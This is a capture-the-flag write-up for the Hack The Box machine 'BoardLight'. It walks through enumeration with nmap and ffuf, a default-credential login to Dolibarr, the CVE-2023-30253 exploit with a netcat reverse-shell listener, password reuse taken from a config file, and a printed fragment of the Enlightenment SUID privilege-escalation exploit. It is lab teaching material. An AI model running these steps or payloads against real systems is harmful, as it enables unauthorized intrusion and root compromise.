Board light writeup

NMAP:

at first , we run a nmap command:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Edit hosts :

Go to /etc/hosts and add :

<ip> <board.htb>

Fuff:

Search for directories =>


```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://board.htb/FUZZ
```

```
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 166ms]
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 170ms]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 177ms]
                        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 193ms]
css                     [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 163ms]
images                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 162ms]
index.php               [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 167ms]
js                      [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 164ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 179ms]
:: Progress: [4614/4614] :: Job [1/1] :: 243 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

Search for result , but there is nothing to do.

Search for subdomain =>

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://board.htb -H "HOST:FUZZ.board.htb" -ac
```



We find crm.board.htb

!!! you need to go /etc/hosts and add crm.board.htb

<ip> <crm.board.htb>


Exploition :

After navigating to crm.board.thm , we see a login page.

So try some username and password =>

admin – admin => correct!

Login.



Click on version(17.0.0) , you can see a information about website

Then search it for exploit.

You can find a github link :

https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253?source=post_page-----a8eea4f91d82----------

download exploit.py and read README to help of exploit:

```
usage: python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST>
<LPORT>
```

TARGET_HOSTNAME : http://crm.board .thm

USERNAME : admin

PASSWORD : admin

LHOST : use this command to see => ip a s

LPORT : 4444

Run a net cat server on port 4444 :

nc –lvnp 4444

run python file and get access .

privilege escalation :

now we search for users to get user flag.

go for /etc/passwd

```
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:127:134:MySQL Server,,,:/nonexistent:/bin/false
fwupd-refresh:x:128:135:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:129:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

We found a username .

Now we search for password for larissa password .

Usually we go to /var/html to search directory and find a password .

After that we found a config file:

```
File  Actions  Edit  View  Help
$ pwd
pwd
/var/www/html/crm.board.htb/htdocs/conf
$ ls
ls
conf.php  conf.php.example  conf.php.old
$ cat conf.php
```

In this file we see password , So try it for larissa password .

```
File  Actions  Edit  View  Help
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

Run ssh , and cat user flag :


```
File  Actions  Edit  View  Help
larissa@boardlight:~$ ls
Desktop  Documents  Downloads  LinEnum.sh  LinPeas.sh  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
03f73879e3c8af69e8304e9f433fe3ee
larissa@boardlight:~$
```

ROOT ACCESS :

Run sudo –l to see some data , but there is a problem .

```
File  Actions  Edit  View  Help
larissa@boardlight:~$ sudo -l
[sudo] password for larissa:
Sorry, user larissa may not run sudo on localhost.
larissa@boardlight:~$
```

Try find command :



There we go . For each one we do a search to find a vulnerability.

Find a exploit for Enlightenment.

https://www.exploit-db.com/exploits/51180

in this part , you see a Help to run the exploit.


```
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Welcome to the rabbit hole :)"

${file} /bin/mount -o
noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/exploit" /tmp///net
```

Do it :



Cat root.txt :>